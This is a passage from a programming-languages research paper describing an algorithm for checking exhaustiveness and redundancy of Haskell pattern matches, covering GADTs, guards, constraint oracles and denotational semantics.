In the previous section we extended value abstractions with a conjunction of type-equality constraints. It is straightforward to take the idea further, and add term-equality constraints. Then the final uncovered set for function `abs2` (Section 2.4) might look like this:

$$U_2 = \{x \triangleright (False = x < 0, False = x >= 0)\}$$

We give the details of how we generate this set in Section 4, but intuitively the reasoning goes like this: if neither clause for `abs2` matches, then both boolean guards must evaluate to `False`. Now, if the compiler knows enough about arithmetic, it may be able to determine that the constraint is unsatisfiable, and hence that U_2 is empty, and hence that `abs2` is exhaustive.

For both GADTs and guards, the question becomes this: *is the constraint Δ unsatisfiable?* And that is a question that has been *extremely* well studied, for many particular domains. For the purposes of this paper, therefore, we treat satisfiability as a black box, or oracle: the algorithm is parameterised over the choice of oracle. For type-equality constraints we have a very good oracle, namely GHC’s own type-constraint solver. For term-level constraints we can plug in a variety of solvers. This modular separation of concerns is extremely helpful, and is a key contribution of our approach.

3.4 Complexity

Every pattern-checking algorithm has terrible worst-case complexity, and ours is no exception. For example, consider

```
data T = A | B | C
f A A = True
f B B = True
f C C = True
```

What values U_3 are not covered by `f`? Answer

$$\{A \ B, A \ C, B \ A, B \ C, C \ A, C \ B\}$$

The size of the uncovered set is the square of the number of constructors in `T`. It gets worse: Sekar et al. [26] show that the problem of finding redundant clauses is NP-complete, by encoding the boolean satisfiability (SAT) problem into it. So the worst-case running time is necessarily exponential. But so is Hindley-Milner type inference! As with type inference, we hope that worst case behaviour is rare in practice. Moreover, GHC’s current redundancy checker suffers from the same problem without obvious problems in practice. We have gathered quantitative data about set sizes to better characterise the problem, which we discuss in Appendix A.

Types		
τ	$::= a \mid \tau_1 \rightarrow \tau_2 \mid T \bar{\tau} \mid \dots$	Monotypes
a, b, a', b', \dots		Type variables
T		Type constructors
Γ	$::= \epsilon \mid \Gamma, a \mid \Gamma, x : \tau$	Typing environment
Terms and clauses		
f, g, x, y, \dots		Term variables
e		Expression
c	$::= \vec{p} \rightarrow e$	Clause
Patterns		
K		Data constructors
p, q	$::= x \mid K \vec{p} \mid G$	Pattern
G	$::= p \leftarrow e$	Guard
Value abstractions		
S, C, U, D	$::= \bar{v}$	Value set abstraction
v	$::= \Gamma \vdash \vec{u} \triangleright \Delta$	Value vector abstraction
u, w	$::= x \mid K \vec{u}$	Value abstraction
Constraints		
Δ	$::= \epsilon \mid \Delta \cup \Delta$	
	$\mid Q$	Type constraint
	$\mid x \approx e$	Term-equality constraint
	$\mid x \approx \perp$	Strictness constraint
Q	$::= \tau \sim \tau$	Type-equality constraint
	$\mid \dots$	other constraint

Figure 2: Syntax

4. Our Algorithm in Detail

4.1 Syntax

Figure 2 gives the syntax used in the formalisation of the algorithm. The syntax for types, type constraints and type environments is entirely standard. We are explicit about the binding of type variables in Γ , but for this paper we assume they all have kind $*$, so we omit their kind ascriptions. (Our real implementation supports higher kinds, and indeed kind polymorphism.)

A *clause* is a vector of patterns \vec{p} and a right-hand side e , which should be evaluated if the pattern matches. Here, a “vector” \vec{p} of patterns is an ordered sequence of patterns: it is either empty, written ϵ , or is of the form $p \vec{p}$.

A pattern p is either a variable pattern x , a constructor pattern $K \vec{p}$ or a *guard* G . We defer everything concerning guards to Section 4.4, so that we can initially concentrate on GADTs.

Value abstractions play a central role in this paper, and stand for sets of values. They come in three forms:

- A *value set abstraction* S is a set of value abstractions \bar{v} . We use an overline \bar{v} (rather than an arrow) to indicate that the order of items in S does not matter.
- A *value vector abstraction* v has the form $\Gamma \vdash \vec{u} \triangleright \Delta$. It consists of a vector \vec{u} of syntactic value abstractions, and a constraint Δ . The type environment Γ binds the free variables of \vec{u} and Δ .
- A *syntactic value abstraction* u is either a variable x , or is of the form $K \vec{u}$, where K is a data constructor.

A value abstraction represents a set of values, using the intuitions of Sections 3.1 and 3.2. We formalise these sets precisely in Section 5.

Finally, a constraint Δ is a conjunction of either type constraints Q or term equality constraints $x \approx e$, and in addition *strictness* constraints $x \approx \perp$. Strictness constraints are important for computing diverge sets for which we’ve used informal notation in the

previous sections: For example $\{(_ : _) \perp\}$ is formally represented as $\{\Gamma \vdash (x : y) z \triangleright z \approx \perp\}$ for some appropriate environment Γ .

Type constraints include type equalities $\tau_1 \sim \tau_2$ but can also potentially include other constraints introduced by pattern matching or type signatures (examples would be type class constraints or refinements [24, 31]). We leave the syntax of Q deliberately open.

4.2 Clause Processing

Our algorithm performs an abstract interpretation of the concrete dynamic semantics described in the last section, and manipulates value vector abstractions instead of concrete value vectors. It follows the scheme described in Section 3.1 and illustrated in Figure 1. The key question is how *patVectProc* works; that is the subject of this section, and constitutes the heart of the paper.

Initialisation As shown in Figure 1, the algorithm is initialised with a set U_0 representing “all values”. For every function definition of the form:

$$\begin{aligned} f &:: \forall \vec{a}. \tau_1 \rightarrow \dots \rightarrow \tau_n \rightarrow \tau \\ f \ p_{11} \dots p_{1n} &= \dots \\ &\dots \\ f \ p_{m1} \dots p_{mn} &= \dots \end{aligned}$$

the initial call to *patVectProc* will be with a singleton set:

$$U_0 = \{\vec{a}, (x_1 : \tau_1), \dots, (x_n : \tau_n) \vdash x_1 \dots x_n \triangleright \epsilon\}$$

As a concrete example, the pattern match clauses of function *zip* of type $\forall ab. [a] \rightarrow [b] \rightarrow [(a, b)]$ from Section 3.1 will be initialised with

$$U_0 = \{a, b, (x_1 : [a]), (x_2 : [b]) \vdash x_1 x_2 \triangleright \epsilon\}$$

Notice that we use variables x_i , rather than the underscores used informally in Section 3.1, so that we can record their types in Γ , and constraints on their values in Δ .

The main algorithm Figure 3 gives the details of *patVectProc*. Given a pattern vector \vec{p} and an incoming set S of value vector abstractions, *patVectProc* computes the sets C, U, D of covered, uncovered, and diverging values respectively. As Figure 3 shows, each is computed independently, in two steps. For each value vector abstraction v in S :

- *Use syntactic structure*: an auxiliary function (C, U and D) identifies the subset of v that is covered, uncovered, and divergent, respectively.
- *Use type and term constraints*: filter the returned set, retaining only those members whose constraints Δ are satisfiable.

We describe each step in more detail, beginning with the syntactic function for covered sets, C .

Computing the covered set The function $C \vec{p} v$ refines v into those vectors that are covered by the pattern vector \vec{p} . It is defined inductively over the structure of \vec{p} .

Rule [CNIL] handles the case when both the pattern vector and the value vector are empty. In this case the value vector is trivially covered.

Rule [CCONCON] handles the case when both the pattern and value vector start with constructors K_i and K_j respectively. If the constructors differ, then this particular value vector is *not* covered and we return \emptyset . If the constructors are the same, $K_i = K_j$, then we proceed recursively with the subterms \vec{p} and \vec{u} and the suffixes \vec{q} and \vec{w} . We flatten these into a single recursive call, and recover the structure afterwards with *kcon* K_i , defined thus:

$$kcon K (\Gamma \vdash \vec{u} \vec{w} \triangleright \Delta) = \Gamma \vdash (K \vec{u}) \vec{w} \triangleright \Delta$$

where \vec{u} matches the arity of K .

$\boxed{\text{patVectProc}(\vec{p}, S) = \langle C, U, D \rangle}$			
$\text{patVectProc}(\vec{p}, S) = \langle C, U, D \rangle$ where		$C = \{w \mid v \in S, w \in \mathcal{C} \vec{p} v, \vdash_{\text{SAT}} w\}$ $U = \{w \mid v \in S, w \in \mathcal{U} \vec{p} v, \vdash_{\text{SAT}} w\}$ $D = \{w \mid v \in S, w \in \mathcal{D} \vec{p} v, \vdash_{\text{SAT}} w\}$	
$\boxed{\mathcal{C} \vec{p} v = C \text{ (always empty or singleton set)}}$			
[CNIL]	$\mathcal{C} \epsilon$	$(\Gamma \vdash \epsilon \triangleright \Delta)$	$= \{ \Gamma \vdash \epsilon \triangleright \Delta \}$
[CCONCON]	$\mathcal{C} ((K_i \vec{p}) \vec{q})$	$(\Gamma \vdash (K_j \vec{u}) \vec{w} \triangleright \Delta)$	$= \begin{cases} \text{map}(k\text{con } K_i) (\mathcal{C} (\vec{p} \vec{q}) (\Gamma \vdash \vec{u} \vec{w} \triangleright \Delta)) & \text{if } K_i = K_j \\ \emptyset & \text{if } K_i \neq K_j \end{cases}$
[CCONVAR]	$\mathcal{C} ((K_i \vec{p}) \vec{q})$	$(\Gamma \vdash x \vec{u} \triangleright \Delta)$	$= \mathcal{C} ((K_i \vec{p}) \vec{q}) (\Gamma' \vdash (K_i \vec{y}) \vec{u} \triangleright \Delta')$ where $\vec{y} \# \Gamma \quad \vec{a} \# \Gamma \quad (x : \tau_x) \in \Gamma \quad K_i :: \forall \vec{a}. Q \Rightarrow \vec{\tau} \rightarrow \tau$ $\Gamma' = \Gamma, \vec{a}, \vec{y}; \vec{\tau}$ $\Delta' = \Delta \cup Q \cup \tau \sim \tau_x \cup x \approx K_i \vec{y}$
[CVAR]	$\mathcal{C} (x \vec{p})$	$(\Gamma \vdash u \vec{u} \triangleright \Delta)$	$= \text{map}(u\text{con } u) (\mathcal{C} (\vec{p}) (\Gamma, x : \tau \vdash \vec{u} \triangleright \Delta \cup x \approx u))$
[CGUARD]	$\mathcal{C} ((p \leftarrow e) \vec{p})$	$(\Gamma \vdash \vec{u} \triangleright \Delta)$	$= \text{map tail} (\mathcal{C} (p \vec{p}) (\Gamma, y : \tau \vdash y \vec{u} \triangleright \Delta \cup y \approx e))$
where $x \# \Gamma \quad \Gamma \vdash u : \tau$ where $y \# \Gamma \quad \Gamma \vdash e : \tau$			
$\boxed{\mathcal{U} \vec{p} v = U}$			
[UNIL]	$\mathcal{U} \epsilon$	$(\Gamma \vdash \epsilon \triangleright \Delta)$	$= \emptyset$
[UONCON]	$\mathcal{U} ((K_i \vec{p}) \vec{q})$	$(\Gamma \vdash (K_j \vec{u}) \vec{w} \triangleright \Delta)$	$= \begin{cases} \text{map}(k\text{con } K_i) (\mathcal{U} (\vec{p} \vec{q}) (\Gamma \vdash \vec{u} \vec{w} \triangleright \Delta)) & \text{if } K_i = K_j \\ \{ \Gamma \vdash (K_j \vec{u}) \vec{w} \triangleright \Delta \} & \text{if } K_i \neq K_j \end{cases}$
[UONVAR]	$\mathcal{U} ((K_i \vec{p}) \vec{q})$	$(\Gamma \vdash x \vec{u} \triangleright \Delta)$	$= \bigcup_{K_j} \mathcal{U} ((K_i \vec{p}) \vec{q}) (\Gamma' \vdash (K_j \vec{y}) \vec{u} \triangleright \Delta')$ where $\vec{y} \# \Gamma \quad \vec{a} \# \Gamma \quad (x : \tau_x) \in \Gamma \quad K_j :: \forall \vec{a}. Q \Rightarrow \vec{\tau} \rightarrow \tau$ $\Gamma' = \Gamma, \vec{a}, \vec{y}; \vec{\tau} \quad \Delta' = \Delta \cup Q \cup \tau \sim \tau_x \cup x \approx K_j \vec{y}$
[UVAR]	$\mathcal{U} (x \vec{p})$	$(\Gamma \vdash u \vec{u} \triangleright \Delta)$	$= \text{exactly like [CVAR], with } \mathcal{U} \text{ instead of } \mathcal{C}$
[UGUARD]	$\mathcal{U} ((p \leftarrow e) \vec{p})$	$(\Gamma \vdash \vec{u} \triangleright \Delta)$	$= \text{exactly like [CGUARD], with } \mathcal{U} \text{ instead of } \mathcal{C}$
$\boxed{\mathcal{D} \vec{p} v = D}$			
[DNIL]	$\mathcal{D} \epsilon$	$(\Gamma \vdash \epsilon \triangleright \Delta)$	$= \emptyset$
[DCONCON]	$\mathcal{D} ((K_i \vec{p}) \vec{q})$	$(\Gamma \vdash (K_j \vec{u}) \vec{w} \triangleright \Delta)$	$= \begin{cases} \text{map}(k\text{con } K_i) (\mathcal{D} (\vec{p} \vec{q}) (\Gamma \vdash \vec{u} \vec{w} \triangleright \Delta)) & \text{if } K_i = K_j \\ \emptyset & \text{if } K_i \neq K_j \end{cases}$
[DCONVAR]	$\mathcal{D} ((K_i \vec{p}) \vec{q})$	$(\Gamma \vdash x \vec{u} \triangleright \Delta)$	$= \{ \Gamma \vdash x \vec{u} \triangleright \Delta \cup (x \approx \perp) \} \cup \mathcal{D} ((K_i \vec{p}) \vec{q}) (\Gamma' \vdash (K_i \vec{y}) \vec{u} \triangleright \Delta')$ where $\vec{y} \# \Gamma \quad \vec{a} \# \Gamma \quad (x : \tau_x) \in \Gamma \quad K_i :: \forall \vec{a}. Q \Rightarrow \vec{\tau} \rightarrow \tau$ $\Gamma' = \Gamma, \vec{a}, \vec{y}; \vec{\tau} \quad \Delta' = \Delta \cup Q \cup \tau \sim \tau_x \cup x \approx K_i \vec{y}$
[DVAR]	$\mathcal{D} (x \vec{p})$	$(\Gamma \vdash u \vec{u} \triangleright \Delta)$	$= \text{exactly like [CVAR], with } \mathcal{D} \text{ instead of } \mathcal{C}$
[DGUARD]	$\mathcal{D} ((p \leftarrow e) \vec{p})$	$(\Gamma \vdash \vec{u} \triangleright \Delta)$	$= \text{exactly like [CGUARD], with } \mathcal{D} \text{ instead of } \mathcal{C}$

Figure 3: Clause Processing

Rule [CCONVAR] handles the case when the pattern vector starts with constructor K_i and the value vector with variable x . In this case we refine x to the most general abstraction that matches the constructor, $K_i \vec{y}$, where the variables \vec{y} are fresh for Γ , written $\vec{y} \# \Gamma$. Once the constructor shape for x has been exposed, rule [CCONCON] will fire to recurse into the pattern and value vectors. The constraint (Δ') used in the recursive call consists of the union of the original Δ with:

- Q ; this is the constraint bound by the constructor $K_i :: \forall \vec{a}. Q \Rightarrow \vec{\tau} \rightarrow \tau$, which may for example include type equalities (in the case of GADTs).
- $x \approx K_i \vec{y}$; this records a term-level equality in the constraint that could be used by guard expressions.
- $\tau \sim \tau_x$, where τ_x is the type of x in the environment Γ , and τ is the return type of the constructor. This constraint will be useful when dealing with GADTs as we explain in Section 4.3.

Rule [CVAR] applies when the pattern vector starts with a variable pattern x . This matches any value abstraction u , so we can proceed inductively in \vec{p} and \vec{u} . However x may appear in some guard in the rest of the pattern, for example:

```
f x y | Nothing <- lookup x env = ...
```

To expose the fact that x is bound to u in subsequent guards (and in the right-hand side of the clause, see Section 4.6), rule [CVAR] adds $x \approx u$ to the constraints Δ , and correspondingly extends Γ to maintain the invariant that Γ binds all variables free in Δ . Finally, $\text{map}(u\text{con } u)$ prefixes each of the recursive results with u :

$$u\text{con } u (\Gamma \vdash \vec{u} \triangleright \Delta) = \Gamma \vdash u \vec{u} \triangleright \Delta$$

Rule [CGUARD] deals with guards: see Section 4.4.

Finally it is worth noting that the $\mathcal{C} \vec{p} v$ function always returns an empty or singleton set, but we use the full set notation for uniformity with the other functions.

Computing the uncovered and divergent sets The two other functions have a similar structure. Hence, we only highlight the important differences.

The function $\mathcal{U} \vec{p} v$ returns those vectors that are *not covered* by the pattern vector \vec{p} . When both the pattern vector and value vector are empty then (we have seen in the previous case) that the value vector is covered and hence we return \emptyset . In rule [UONCON] there are two cases, just as in [CCONCON]. If the head constructors match ($K_i = K_j$), we simply recurse; but if not, the entire value vector abstraction is uncovered, so we return it. In case [UONVAR] we take the union of the uncovered sets for all refinements of the variable x to a constructor K_j ; each can lead recursively through rule [UONCON] to uncovered cases. To inform

guards, we record the equality $x \approx K_j \vec{y}$ for each constructor. As in rule [CCONVAR] we also record a type constraint between the constructor return type and the type of x in Γ . (Section 4.3)

The function $\mathcal{D} \vec{p} v$ returns those vectors that diverge when matching the pattern vector \vec{p} . The empty value vector does not diverge [DNIL]. The case for variables [DVAR] is similar to previous cases. In the case of constructors in the head of the pattern vector as well as the value vector [DCONCON] there is no divergence either – we either recurse when the constructors match or else return the empty divergent set. When the clause starts with constructor K_i , and the vector with a variable x , rule [DCONVAR] combines two different results: (a) the first result represents symbolically all vectors where x diverges; (b) the second result recurses by refining x to $K_i \vec{y}$. In the first case we record the divergence of x with a *strictness* constraint ($x \approx \perp$). For the second case, we appeal recursively to the divergent set computation (We give more details on the Δ' that we use to recurse in Section 4.3.)

Filtering the results with constraints Function *patVectProc* prunes the results of $\mathcal{C} \vec{p} v$, $\mathcal{U} \vec{p} v$, and $\mathcal{D} \vec{p} v$ that are semantically empty by appealing to an oracle judgement $\vdash_{\text{SAT}} (\Gamma \vdash \vec{u} \triangleright \Delta)$. In the next section we define “semantically empty” by giving a denotational semantics to a value vector abstraction $\llbracket v \rrbracket$ as a set of concrete value vectors.

The purpose of \vdash_{SAT} is to determine whether this set is empty. However, because satisfiability is undecidable in general (particularly when constraints involve term equivalence), we have to be content with a decidable algorithm \vdash_{SAT} that gives sound but incomplete approximation to satisfiability:

$$\vdash_{\text{SAT}} v \Rightarrow \llbracket v \rrbracket = \emptyset$$

In terms of the outcomes (1-3) in Section 3.1, “soundness” means

1. If we do not warn that a set of clauses may be non-exhaustive, then they are definitely exhaustive.
2. If we warn that a clause is redundant, then it definitely is redundant.
3. If we warn that a right-hand side of a non-redundant clause is inaccessible, then it definitely is inaccessible.

Since \vdash_{SAT} is necessarily incomplete, the converse does not hold in general. There is, of course, a large design space of less-than-complete implementations for \vdash_{SAT} . Our implementation is explained in Section 6.

Another helpful insight is this: during constraint generation (Figure 3) the sole purpose of adding constraints to Δ is to increase the chance that \vdash_{SAT} will report “unsatisfiable”. It is always sound to omit constraints from Δ ; so an implementation is free to trade off accuracy against the size of the constraint set.

4.3 Type Constraints from GADTs

Rules [CCONVAR], [UCONVAR], and [DCONVAR] record *type equalities* of the form $\tau \sim \tau_x$ between the value abstraction type (τ_x) and the return type of the appropriate data constructor each time (τ).

Recording these constraints in [CCONVAR] and [UCONVAR] is important for reporting precise warnings when dealing with GADTs, as the following example demonstrates:

```
data T a where
  TList :: T [a]
  TBool :: T Bool

foo :: T c -> T c -> Int
foo TList _ = ...
foo _ TList = ...
```

To determine C_2 , the covered set from the second equation, we start from an initial singleton vector abstraction $U_0 = \{\Gamma_0 \vdash x_1 x_2 \triangleright \epsilon\}$ with $\Gamma = c, x_1:T \ c, x_2:T \ c$. Next compute the uncovered set from the first clause, which (via [UCONVAR] and [UVAR]) is $U_1 = \{\Gamma_1 \vdash T\text{Bool } x_2 \triangleright \Delta_1\}$, where

$$\begin{aligned} \Gamma_1 &= \Gamma_0, a \\ \Delta_1 &= (x_1 \approx T\text{Bool}) \cup (T \ c \sim T \ \text{Bool}) \end{aligned}$$

Note the recorded type constraint for the uncovered constructor TBool from rule [UCONVAR]. Next, from U_1 , compute the covered set for the second equation (via [CVAR] and [CCONVAR]):

$$\begin{aligned} C_2 &= \mathcal{C}(_ \text{TList}) (\Gamma_1 \vdash T\text{Bool } x_2 \triangleright \Delta_1) \\ &= \{\Gamma_1, b \vdash T\text{Bool } \text{TList} \triangleright \Delta_2\} \\ &\quad \text{where } \Delta_2 = \Delta_1 \cup (x_2 \approx \text{TList}) \cup (T \ c \sim T \ [b]) \end{aligned}$$

Note the type constraint $T \ c \sim T[b]$ generated by rule [CCONVAR]. The final constraint Δ_2 is unsatisfiable and C_2 is semantically empty, and the second equation is unreachable. Unless [CCONVAR] or [UCONVAR] both record the type constraints we would miss reporting the second branch as redundant.

Rule [DCONVAR] also records term and type-level constraints in the recursive call. Indeed if the first case in that rule is deemed unsatisfiable by our oracle it is important to have a precise set of constraints for the recursive call to detect possible semantic emptiness of the result.

4.4 Guards

A major feature of our approach is that it scales nicely to handle *guards*, and other syntactic extensions of pattern-matching supported by GHC. We briefly reprise the development so far, adding guards at each step.

Syntax (Section 4.1). We begin with the syntax in Figure 2: a pattern p can be a *guard*, g , of the form $(p \leftarrow e)$. This syntax is very general. For example, the clauses of `abs1` (Section 2.4) would desugar to:

```
x (True <- x<0)      -> -x
x (True <- otherwise) -> x
```

Notice that these *two*-element pattern vectors match against *one* argument; a guard $(p \leftarrow e)$ matches against e , not against an argument.

GHC’s pattern guards are equally easy to represent; there is no desugaring to do! However, the syntax of Figure 2 is more expressive than GHC’s pattern guards, because it allows a guard to occur *arbitrarily nested inside a pattern*. This allow us to desugar literal patterns and view patterns. For example, consider the Haskell function

```
f ('x', []) = True
f _         = False
```

The equality check against the literal character ‘x’ must occur *before* matching the second component of the tuple, so that the call $(f \ ('y', \perp))$ returns `False` rather than diverging. With our syntax we can desugar `f` to these two clauses:

```
(a (True <- a=='x'), []) -> True
c                        -> False
```

Note the nested guard `True <- a=='x'`. It is not hard to see how to desugar view patterns in a similar way; see the extended version of this paper [11].

Clause processing (Section 4.2). It is easy to extend the clause-processing algorithm to accommodate guards. For example, equation [CGUARD] in Figure 3 deals with the case when the first pattern in the pattern vector is a guard $(p \leftarrow e)$. We can simply make

a recursive call to \mathcal{C} adding p to the front of the pattern vector, and a fresh variable y to the front of the value abstraction. This variable y has the same type τ as e , and we add a term-equality constraint $y \approx e$ to the constraint set. Finally, the *map tail* removes the guard value from the returned value vector:

$$\text{tail } (\Gamma \vdash u \vec{u}s \triangleright \Delta) = \Gamma \vdash \vec{u}s \triangleright \Delta$$

That's all there is to it! The other cases are equally easy. However, it is illuminating to see how the rules work in practice. Consider again function `abs1` in Section 2.4. We may compute (laboriously) as follows:

$$\begin{aligned} U_0 &= \{v:\text{Int} \vdash v \triangleright\} \\ U_1 &= \mathcal{U}(x(\text{True} \leftarrow x < 0)) (v:\text{Int} \vdash v \triangleright) \\ &= (\text{apply } [\text{UVAR}]) \\ &\quad \text{map } (\text{ucon } v) (\mathcal{U}(\text{True} \leftarrow v < 0) (v:\text{Int} \vdash v \triangleright x \approx v)) \\ &= (\text{apply } [\text{UGUARD}]) \\ &\quad \text{map } (\text{ucon } v) (\text{map tail} \\ &\quad \quad (\mathcal{U}(\text{True}) (v:\text{Int}, y:\text{Bool} \vdash y \triangleright x \approx v, y \approx v < 0))) \\ &= (\text{apply } [\text{UONVAR}]; \text{ the True/True case yields } \emptyset) \\ &\quad \text{map } (\text{ucon } v) (\text{map tail } (\text{map } (\text{ucon } y) \\ &\quad \quad (\mathcal{U}(\text{True}) (v:\text{Int}, y:\text{Bool} \vdash \text{False} \\ &\quad \quad \quad \triangleright x \approx v, y \approx v < 0, y \approx \text{False}))) \\ &= (\text{apply } [\text{UONCON}] \text{ with } K_i \neq K_j, \text{ and do the maps}) \\ &\quad \{v:\text{Int}, y:\text{Bool} \vdash v \triangleright x \approx v, y \approx v < 0, y \approx \text{False}\} \end{aligned}$$

This correctly characterises the uncovered values as those $v:\text{Int}$ for which $v < 0$ is `False`.

4.5 Extension 1: Smarter Initialisation

In the previous section, we always initialised U_0 with the empty constraint, $\Delta = \epsilon$. But consider these definitions:

```
type family F a          data T a where
type instance F Int = Bool   TInt  :: T Int
                                TBool :: T Bool
```

Datatype `T` is a familiar GADT definition. `F` is a *type family*, or type-level function, equipped with an instance that declares `F Int = Bool`. Given these definitions, is the second clause of `f` below redundant?

```
f :: F a ~ b => T a -> T b -> Int
f TInt  TBool = ...
f TInt  x     = ...
f TBool y     = ...
```

Function `f` matches the first argument with `TInt`, yielding the local type equality $a \sim \text{Int}$. Using this fact, together with the signature constraint $F a \sim b$ and the top-level equation $F \text{Int} = \text{Bool}$, we can deduce that $\text{Bool} \sim b$, and hence the second clause is in fact redundant. In this reasoning we had to use the quantified constraint $F a \sim b$ from the signature of `f`. Hence the initial value abstraction U_0 for this pattern match should include constraints from the function signature:

$$U_0 = \{a, b, (x_1:\text{T } a), (x_2:\text{T } b) \vdash x_1 \ x_2 \triangleright F a \sim b\}$$

4.6 Extension 2: Nested Pattern Matches

Consider this definition:

```
f [] = ...
f x  = ... (case x of { w:ws -> e }) ...
```

The clauses of `f` and those of the inner `case` expression are entirely disconnected. And yet we can see that both of the inner `case` expressions are exhaustive, because the `x = []` case is handled by the first equation.

Happily there is a principled way to allow the inner `case` to take advantage of knowledge from the outer one: *gather the constraints*

from the covered set of the outer pattern match, propagate them inwards, and use them to initialise U_0 for the inner one. In this example, we may follow the algorithm as follows:

$$\begin{aligned} U_0^f &= \{a, v:[a] \vdash v \triangleright\} \\ U_1^f &= \{a, v:[a], v_1:a, v_2:[a] \vdash (v_1:v_2) \triangleright\} \\ C_2^f &= \{a, v:[a], v_1:a, v_2:[a], x:[a] \vdash (v_1:v_2) \triangleright x \approx v_1:v_2\} \end{aligned}$$

Propagate C_2^f inwards to the `case` expression. Now initialise the U_0^{case} for the `case` expression thus:

$$U_0^{\text{case}} = \{(\Gamma \vdash x \triangleright \Delta) \mid (\Gamma \vdash \vec{u} \triangleright \Delta) \in C_2^f\}$$

You can see that the Δ used for the inner `case` will include the constraint $x = v_1:v_2$ inherited from C_2^f , and that in turn can be used by \vdash_{SAT} to show that the `[]` missing branch of the `case` is inaccessible. Notice that U_0 many now have more than one element; until now it has always been a singleton.

The same idea works for type equalities, so that type-equality knowledge gained in an outer pattern-match can be carried inwards in Δ and used to inform inner pattern matches. Our implementation does exactly this and solves the existing GHC ticket #4139 that needs this functionality. (Caveat: our implementation so far only propagates type constraints, not term constraints.)

5. Meta-theory

In order to formally relate the algorithm to the dynamic semantics of pattern matching, we first formalise the latter as well as the semantics of the value abstractions used by the former.

5.1 Value Abstractions

As outlined in Section 3.1 a value abstraction denotes a set of values. Figure 4 formalises this notion.

As the Figure shows, the meaning of a closed value abstraction $\Gamma \vdash \vec{u} \triangleright \Delta$ is the set of all type-respecting instantiations of \vec{u} to a vector of (closed) values $\vec{V} = \theta(\vec{u})$, such that the constraints $\theta(\Delta)$ are satisfied. The judgement $\models \Delta$ denotes the logical entailment of the (closed) constraints Δ ; we omit the details of its definition for the sake of brevity.

A “type-respecting instantiation”, or denotation, of a type environment Γ is a substitution θ whose domain is that of Γ ; it maps each type variable $a \in \Gamma$ to a closed type; and each term variable $x:\tau \in \Gamma$ to a closed value V of the appropriate type $\vdash_v V:\tau$. The syntax of closed types and values is given in Figure 4, as is the typing judgement for values. For example,

$$\begin{aligned} &\llbracket \{a, b, x : a, y : b \vdash x \triangleright a \sim \text{Bool}, b \sim ()\} \rrbracket \\ &= \{ \text{True } (), \text{False } (), \perp (), \\ &\quad \text{True } \perp, \text{False } \perp, \perp \perp \} \end{aligned}$$

5.2 Pattern Vectors

Figure 4 formalises the dynamic semantics of pattern vectors.

The basic meaning $\llbracket \vec{p} \rrbracket^\theta$ of a pattern vector \vec{p} is a function that takes a vector of values \vec{V} to a matching result M . There may be free variables in (the guards of) \vec{p} ; the given substitution θ binds them to values. The matching result M has the form \mathcal{T} , \mathcal{F} or \perp depending on whether the match succeeds, fails or diverges.

Consider matching the pattern vector `x (True <- x > y)`, where `y` is bound to 5, against the value 7; this match succeeds. Formally, this is expressed thus:

$$\llbracket x (\text{True} \leftarrow x > y) \rrbracket^{[y \mapsto 5]}(7) = \mathcal{T}$$

For comparing with our algorithm, this formulation of the dynamic semantics is not ideal: the former acts on whole sets of value vectors (in the form of value abstractions) at a time, while the latter considers only one value vector at a time. To bridge this gap, $\llbracket \vec{p} \rrbracket$

τ_c	$::= T \bar{\tau}_c \mid \tau_c \rightarrow \tau_c$	Closed Monotypes
V, W	$::= K \bar{V} \mid \lambda x. e \mid \perp$	Values
M	$::= \mathcal{T} \mid \mathcal{F} \mid \perp$	Matching Result
$\mathcal{S}, \mathcal{C}, \mathcal{U}, \mathcal{V}$	$::= \bar{V}$	Set of value vectors

Denotation of expressions

$$E[e] = V$$

(definition omitted)

Denotation of value abstractions

$$\llbracket S \rrbracket = \bar{V}$$

$$\llbracket S \rrbracket = \{ \theta(\bar{u}) \mid (\Gamma \vdash \bar{u} \triangleright \Delta) \in S, \theta \in \llbracket \Gamma \rrbracket, \models \theta(\Delta) \}$$

Denotation of typing environments

$$\llbracket \Gamma \rrbracket = \bar{\theta}$$

$$\begin{aligned} \llbracket \epsilon \rrbracket &= \{ \epsilon \} \\ \llbracket x : \tau_c, \Gamma \rrbracket &= \{ \theta \cdot [x \mapsto V] \mid \vdash_v V : \tau_c, \theta \in \llbracket \Gamma \rrbracket \} \\ \llbracket a, \Gamma \rrbracket &= \{ \theta \cdot [a \mapsto \tau_c] \mid \theta \in \llbracket [a \mapsto \tau_c](\Gamma) \rrbracket \} \end{aligned}$$

Well-typed values

$$\vdash_v V : \tau_c$$

$$\frac{}{\vdash_v \perp : \tau_c} \text{BOT} \quad \frac{x : \tau_{c,1} \vdash e : \tau_{c,2}}{\vdash_v \lambda x. e : \tau_{c,1} \rightarrow \tau_{c,2}} \text{FUN}$$

$$\frac{K :: \forall \bar{a} \bar{b}. Q \Rightarrow \bar{\tau} \rightarrow T \bar{a} \quad \models \theta(Q) \quad \theta = [\bar{a} \mapsto \tau_{c_i}, \bar{b} \mapsto \tau_{c_j}] \quad \vdash_v V_i : \theta(\tau_i) \quad (\forall i)}{\vdash_v K \bar{V} : T \bar{\tau}_{c_i}} \text{CON}$$

Denotation of patterns

$$\llbracket \bar{p} \rrbracket^\theta :: \bar{V} \rightarrow M$$

$$\begin{aligned} \llbracket \epsilon \rrbracket^\theta(\epsilon) &= \mathcal{T} \\ \llbracket x \bar{p} \rrbracket^\theta(V \bar{V}) &= \llbracket \bar{p} \rrbracket^{[x \mapsto V] \cdot \theta}(\bar{V}) \\ \llbracket (p \leftarrow e) \bar{p} \rrbracket^\theta(\bar{V}) &= \llbracket \bar{p} \rrbracket^\theta(E[\theta(e)] \bar{V}) \\ \llbracket (K_i \bar{p}) \bar{q} \rrbracket^\theta((K_j \bar{V}) \bar{W}) &= \begin{cases} \llbracket \bar{p} \bar{q} \rrbracket^\theta(\bar{V} \bar{W}) & \text{if } K_i = K_j \\ \mathcal{F} & \text{if } K_i \neq K_j \end{cases} \\ \llbracket (K_i \bar{p}) \bar{q} \rrbracket^\theta(\perp \bar{V}) &= \perp \end{aligned}$$

$$\llbracket \bar{p} \rrbracket :: \bar{V} \rightarrow \langle \bar{V}_c, \bar{V}_u, \bar{V}_\perp \rangle$$

